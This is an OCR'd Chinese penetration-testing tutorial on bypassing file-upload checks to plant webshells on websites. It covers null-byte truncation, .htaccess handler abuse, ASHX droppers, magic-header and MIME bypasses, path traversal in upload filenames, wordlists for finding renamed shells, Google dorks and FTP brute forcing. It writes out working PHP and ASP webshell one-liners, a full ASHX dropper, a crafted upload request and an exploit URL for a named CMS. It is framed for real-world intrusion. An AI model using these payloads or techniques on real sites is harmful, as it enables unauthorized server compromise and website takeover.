
代理已经设置，点击上传

成功截取数据。





将按照图片添加在 filepath 参数中 yueyan.asa(空格)





将空格 20 改为空字符 00





0x00 截断还有种情况,就是修改文件名为 yueyan.asp□.jpg 这种情况，这种情况比较少见。

给个简单的伪代码

name=getname（http request）//假如这时候获取到底文件名是 yueyan.asp□.jpg（asp 后面为 0x00）

type=gettype（name）//而在 gettype（）函数里处理方式是从后往前扫描扩展名，所以判断为 jpg

if（type=jpg）

SaveFileToPath(UploadPath.name,name)//但在这里却是以 0x00 作为文件名截断

//最后以 yueyan.asp 存入路径里

由于比较少见，大家记住就 ok 了。

关于长文件名截断，我一直预想着这样的一个环境（比较鸡肋），当 iis7.0 覆盖大部分网站，iis6.0 的 asp;1.jpg 就无法解析，恰巧又碰见一个上传文件不改文件名（设想进行了白名单检测）。这个之后用上长文件名截断是最大快人心的。

前面都属意淫。

已经记不清楚是什么时候看到过这个了，反正就是说 windows 系统下文件名超过 255 个就会出现截断。

相关资料：

windows 系统支持 256 位的文件命名。可以由下划线数字字母等组成，不能有特殊字符.
windows 文件名理想情况下可以达到 256 个，但用户最多只能用 255 个字符来取名，因为磁盘分区要占一个位子.

asp.net 会直接抛出 System.IO.PathTooLongException，显示路径过长。

asp 中如果使用 FSO，则会返回 “路径参数超过了最大允许长度”的错误


如果使用 adodb.stream，则会返回“写入文件失败”的错误

php、jsp 等未测试，目测也会抛出错误而不是截断。

我的测试结果也是无法上传，不知道是否正确，如有大牛有相关资料或介绍可以分享个大家，这就先告一段落，后面有时间进行详细测试。

—明小子上传

明小子上传在上传利用中同样也扮演着重要角色。比较方面和简单。



动网上传漏洞，动力上传漏洞（双文件），动感上传漏洞……

如何使用，相信大家都会使用吧，这里就不多讲了。

—双文件上传本地突破

双文件上传的普及率是相当的高，前有动易，后又良精和南方数据，又由于工具明小子的出现。还有就是各大联盟 vip 培训的“必修课”。双文件上传 exp 和工具明小子已经打包，前面已经十分详细的介绍了漏洞原理，这里就简单介绍下如何操作就 ok。附件中存在双文件上传的源码。

<form action="http://www.xxxx.com/upfile_Other.asp " method="post" name="form1" enctype="multipart/form-data">

<input name="FileName1" type="FILE" class="tx1" size="20">

<input name="FileName2" type="FILE" class="tx1" size="20">

<input type="submit" name="Submit" value="上传">

</form>

如图选择就 ok 了。

后面有针对南方数据双文件上传的详细介绍。

—htaccess 文件解析攻击

建一个.htaccess 文件，里面的内容如下


<FilesMatch "haha">


SetHandler application/x-httpd-php

</FilesMatch>

同目录有个我们上传一个只有文件名并包含字符串"haha"，但是却无任何扩展名的文件。里面的内容是 php 一句话木马"haha"<?php @eval($_POST['yueyan']);?>

Php 一句话木马可以是任何后缀或者无后缀。上传至同一目录下。





就这样简单的突破，此代码攻击曾经在fck 编辑器上有过利用，不过此攻击上传方式是在未过滤htaccess 上传的情况下攻击。

Fck 漏洞文章地址： fck漏洞可用htaccess文件解析攻击

可以看看分析下，原理就是本文原理。

—ashx 解析攻击

ashx 解析攻击，在服务器限制了 asp 及其能解析的相关上传时。可以考虑到 ashx，首先服务器必须支持.net，而网站又可以上传或者写入 ashx 文件，这个时

候就可以考虑ashx解析攻击。实例请看附件中的桃园网络硬盘批量拿webshell.doc

方法很简单，就是讲ashx文件上传后，然后访问它就会生成对应的一句话木马。

ashx源码如下（可以自行修改）：

```
<%@ WebHandler Language="C#" Class="Handler" %>
using System;
using System.Web;
using System.IO;
public class Handler : IHttpHandler {

    public void ProcessRequest (HttpContext context) {
        context.Response.ContentType = "text/plain";

        StreamWriter file1= File.CreateText(context.Server.MapPath("root.asp"));
        file1.Write("<%response.clear:execute request(\"root\"):response.End%>");
        file1.Flush();
        file1.Close();

    }

    public bool IsReusable {
        get {
            return false;
        }
    }

}
```

访问文件后，会在同目录下生成一个密码为root的一句话asp马root.asp。

—头文件突破和MIME类型检测绕过

用头文件就是为了突破文件幻数检测，常见的有gif98a，在木马脚本中的顶端插入gif98a，当然如果是合成的图片马也会顺利通过检测，单独的检测头文件的还是比较少见的，主要是配合前面的一些漏洞，如果遇到有明显漏洞特征又无法突破时可以进行尝试。

绕过MIME类型检测，在上传攻击总结中有详细介绍，在asp网站中比较少见。主要存在于php网站中，经常不会单独作为检测。主要是配合其他漏洞进行

攻击，由于比较少见所以更应该记住，毕竟记住对你也没什么害处。详细介绍请看附件中文章 Upload_Attack_Framework.pdf

—配合解析突破上传

这里就借用 90sec 大牛 laterain 的文章，详情请见附件中的文章中解析漏洞全解（修正版）.docx

—修改 url 的参数进行上传突破

大家可能都看见过这样的漏洞，这里以疯子的嘉友科技 cms 上传漏洞为例。

谷歌关键字：inurl:newslist.asp?NodeCode=

exp：admin/uploadfile.asp?uppath=mad.asp&upname=&uptext=form1.mad.asp

他原上传目录是:/uploadfile.asp?uppath=PicPath&upname=&uptext=form1.PicPath

可以看出对参数 PicPath 进行了修改，这种漏洞主要是存在文件名或者路径过滤不严，在实战中多多观察 url 中的参数，可以尝试进行修改数据。

—ftp 弱口令和爆破上传

往往在渗透过程中新手们包括大牛们都会犯的一个毛病就是局限在 web 端进行渗透，当你千辛万苦的突破种种限制获得了网站 webshell 的时候，当你进入发现网站的 ftp 空间密码为网站名甚至为空时，你是不是会感到很抓狂！所以我这提到 ftp 上传，因为不常用所以更不应该忘记。

利用端口扫描网站（点击进入）进行网站端口扫描，确定 21 端口是开启的。可以手工进行弱口令测试，也可以直接进行爆破，爆破工具及社会工程学字典生成器已经在附件中打包，这里就不一一介绍。

—其他不常见突破上传及一些小技巧

第一：同服支持其他类型站点上传其他类型脚本马

这个比较好理解也比较简单，之所以提出来就是让大家不要忘记。比如说你在渗透一个 asp 站点时，旁站支持 php，上传一个 php 马不失为一个上策。如何确定同服站点支不支持其他类型的站点呢?

方法很简单，第一就是利用工具查找支持 aspx 的旁站附件中已经打包。这个比较机械。第二就是利用搜索语法。比如要寻找同服支不支持 aspx，在 www.bing.com 中搜索 ip:127.0.0.1　aspx　　同理 ip:你要查询的服务器 xxxx(你要搜索的类型)。

还有就是尽管服务器可能支持 asp aspx php，但是假设你拿下 asp 站点后，你可能会发现你的脚本探针既不支持 aspx 又不支持 php。这种情况是由于服务器安全设置，这一点还是比较常见的，所以当你发现一个多站点的服务器时，拿下一个站点后发现不支持其他脚本，这个时候你就可以运用搜索看看是不是进行了这样的安全设置。不要一叶障目，不见峨眉山。

第二：文件名大小写突破

大家知道在 windows 系统下网站中文件名大小写都是一样的，这也是来区别网站服务器系统的一个方法，而在 linux 系统下就不一样了，php，PhP，PHP 是不一样的，在遇到 linux 系统是可以进行尝试。

第三：针对上传木马找不到名字的解决办法

在实战中并不是所有的上传页面都会返回上传路径信息，如何寻找我们上传上去的小马就是一个难题。

1、 直接右键属性查看路径是最简单的办法。


但有时后会存在无法再前台找到木马图片，或者网站调用下载脚本进行文件提取。无法确定文件路径时就采用下列方式进行寻找路径。

2、首先确定文件夹路径，最简单的就是在后台首页或者配置文件中存在上传目


录的相关信息。

第二是在网站前台查看相关图片的路径，进行猜测文件夹路径。

第三就是利用扫目录进行确定图片木马存在的目录。如图：



第四就是利用短文件漏洞利用工具进行目录猜解。如图：



下面将介绍具体的寻找重命名木马的方法，也同样可以用于数据库的寻找。

我们遇到的多数是按照时间生成名字如 2012100103229449.asp

如果要进行猜解的话就是实际上是猜解 20121001032*****.asp

可以看出时间为 2012 年 10 月 1 日 3 点 22 分左右。我们就猜解 22±2 分这个段。

则可以用字典扫描，生成字典：

uploadfile/2012/10/2012100103200000.asp
uploadfile/2012/10/2012100103200001.asp
uploadfile/2012/10/2012100103200002.asp
uploadfile/2012/10/2012100103200003.asp
uploadfile/2012/10/2012100103200004.asp
————————————————————————

建议只生成两分钟左右的数据，如果你的电脑与服务器差距比较大就多生成些。

批处理如下（可以自行修改）

```
@echo off
 for %%a in (20121001032)do (
 for %%b in (0 1 2 3 4) do (
 for %%c in (0 1 2 3 4 5 6 7 8 9) do (
 for %%d in (0 1 2 3 4 5 6 7 8 9) do (
 for %%e in (0 1 2 3 4 5 6 7 8 9) do (
 for %%f in (0 1 2 3 4 5 6 7 8 9) do (
 echo uploadfile/2011/10/%%a%%b%%c%%d%%e%%f.asp >>yueyan.txt
 )))))))
```

生成完成差不多需要半分钟（与电脑性能相关），注意看生成文件大小不再变化时再关闭窗口。

再将生成的 yueyan.txt 放在御剑或者 wwwscan 中进行扫描就 ok 了。

由此思路修改可以针对数据库备份扫描。

批处理如下：

```
@echo off
 for %%a in (2011 2012) do (
 for %%b in (1 2 3 4 5 6 7 8 9 10 11 12) do (
 for %%c in (1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30
31) do (
 echo databackup/%%a-%%b-%%c.mdb >>yueyan.txt
 )))
```

当然由此思路下去也可以制作自己想要的字典。

第四：针对上传路径禁止执行脚本文件的突破小技巧。

先来看看一个上传的数据包（存在文件不重命名漏洞和 iis6.0 解析漏洞）：

```
POST /fa-bu/upload/upfile1.asp HTTP/1.1
.....                                                    这里省略部分数据
Cookie: ASPSESSIONIDSSCTCSCT=DJBKGKLBBIGNKJMBGOENNPAN
-----------------------------7da290150c5e
Content-Disposition: form-data; name="act"
upload
-----------------------------7da290150c5e
Content-Disposition: form-data; name="file1"; filename="G:\ xx\yueyan.asp;.jpg"
Content-Type: text/plain
<%execute(request("yueyan"))%>
-----------------------------7da290150c5e
Content-Disposition: form-data; name="Submit"
```

up

-----------------------------7da290150c5e—

假设上传之后的目录为 upload/ ，则文件路径为 upload/yueyan.asp;.jpg

但是悲剧的事该目录存在权限限制，限制了执行脚本文件的权限。该如何进行突破呢?

我们假设有个服务器上存在执行权限的目录为 f4ck/。首先，我们先确定 filename 它是如何判断那个开始就是文件名呢?分析源码可得，它是判断 filename 里的最右边的一个"\"以后的就是文件名字了。大家因该知道。在 windows 下 "\" 和 "/" 是不分家的。

那么我们只要构造如下的上传表单：

Content-Disposition: form-data; name="file1";

filename="G:\xx\./../f4ck/yueyan.asp;.gif"

那么我们上传的文件就成功的传进去了 f4ck/yueyan.asp;.gif 了。

上面的修改数据可以利用 burp suit 进行截断上传，也可以用火狐 tampe data 或者其他的抓包工具进行抓包修改上传。

0x03 识别漏洞确定攻击方式

在新手朋友们发现一个上传点的时候，最困惑的是该使用哪种突破方式，或者是哪几种突破方式的组合。下面我将简单的介绍下如何识别漏洞确定攻击方式。


—简单的黑名单检测和无过滤漏洞的识别

虽然目前这两种上传漏洞已经不常见但还是要提一句，在上传确定漏洞前的情况下不妨先传个 yueyan.f4ck 文件与 yueyan.asp;jpg 来尝试，第一个是为了查看是否是白名单和 javascript 检测，第二个则是查看验证过滤后缀是否严格（曾经

遇到程序猿保留原文件名的后几位如：20121001eyan.jpg　这样的可以直接构造20121001.asp;1.jpg 进行直接突破)。最后,有些时候大小写变换会有不同的效果(虽然很罕见)，可以自行修改尝试。

—javascript 检测的识别

Javascript 检测就是在客户端的浏览器上的一种检测机制，目前这种漏洞还是比较少见。主要是出现在高校和一些政府网站中。如何识别是非常简单的，用一个不允许的文件名后缀就可以简单的确认漏洞。如我们上传一个 yueyan.f4ck 的文件。当我们选择后，还未点击上传或者提交时就弹出这样一个提示框：



很明显，未点击提交或者上传。说明表单数据并未上传到服务器，表明后缀检测就是在本地进行 javascript 检测。

突破方法可以采用火狐 firebug 进行修改 javascript。或者用 burp suit 进行截断修改后缀突破。

—动网 6.0 上传漏洞的识别


在前面 0x01 中已经详细介绍了动网 6.0 上传漏洞的形成原因。现在我们来看下如何识别这个漏洞。动网 6.0 上传漏洞的本质就是用户可以自定义 FilePath 的值。

为什么可以自定义这个值呢？原因就在：

在客服端网页中存在隐藏域，隐藏了对 filepath 的赋值。所以第一种确定方法就是在火狐的 firebug 的元素查看下观察到隐藏域的存在，语句一般情况是：

<input type="hidden" value="xxx/" name="filepath">

看图：



这就是隐藏域中的信息，当文件在上传的时候，隐藏域中的表单信息也就会随之上传。

第二种确定方式是在 burp 截断或者抓包过程中确定。可以得到数据进行分析。在上传抓包的数据中往往会存在这样的一段数据：

Content-Disposition: form-data; name="filepath"

uploadpic

如图：

```
Proxy-Connection: Keep-Alive
Pragma: no-cache

-----------------------------7dc2482a30518
Content-Disposition: form-data; name="filepath"

uploadpic
```

突破方法就是利用火狐修改隐藏域中的表单信息或者利用 burp suit 进行数据截断修改上传等。在 0x02 中有详细关于动网 6.0 上传漏洞的详细的攻击方法。

—编辑器版本号及漏洞识别

如何查看 ewebeditor 的版本，直接点开下面链接

ewebeditor 编辑器查看版本信息：

edit/dialog/about.html

ewebeditor/dialog/about.html

eweb/dialog/about.html

ewebedit/dialog/about.html

ewindoweditor/dialog/about.html

FCKeditor 的版本，直接点开下面链接

FCKeditor 编辑器查看版本信息：

FCKeditor/_whatsnew.html

FCKeditor/editor/dialog/fck_about.html

对应版本的漏洞请移步到附件中我为大家收集的版本对应漏洞的相关资料。

—上传漏洞猜想和组合攻击

在实际环境中上传漏洞并不是那么容易识别，各种安全软件也牵制着我们的攻击。这个需要实战经验和相关资料学习，在论坛里面有关于神、狗、盾、、、、、的相关文章。法客论坛开站一周年安全防护突破专题文集

单纯从上传突破来说，几个漏洞的组合情况也是常见的，所以要多多收集网站信息，多多分析环境。更多的是在实战中总结经验。

0x04 常见编辑器漏洞及利用总结

—ewebeditor 编辑器

Ewebeditor 编辑器比较常见，普及度很高，详细资料和常见的 exp 已经打包，详细见附件。

—fck 编辑器

Fck 编辑器在 asp aspx php 中的网站中是十分常见的，而且经常出现在一些中小型企业或者一些购物网站上。这里将详细介绍 fck 的版本号确认和对应版本的相关利用漏洞。

—其他编辑器

其他编辑器，我在这这就不一一详细介绍，我已经为大家收集了详细的其他编辑器的资料，有如下编辑器：

ckfinder 编辑器

cuteeditor 编辑器

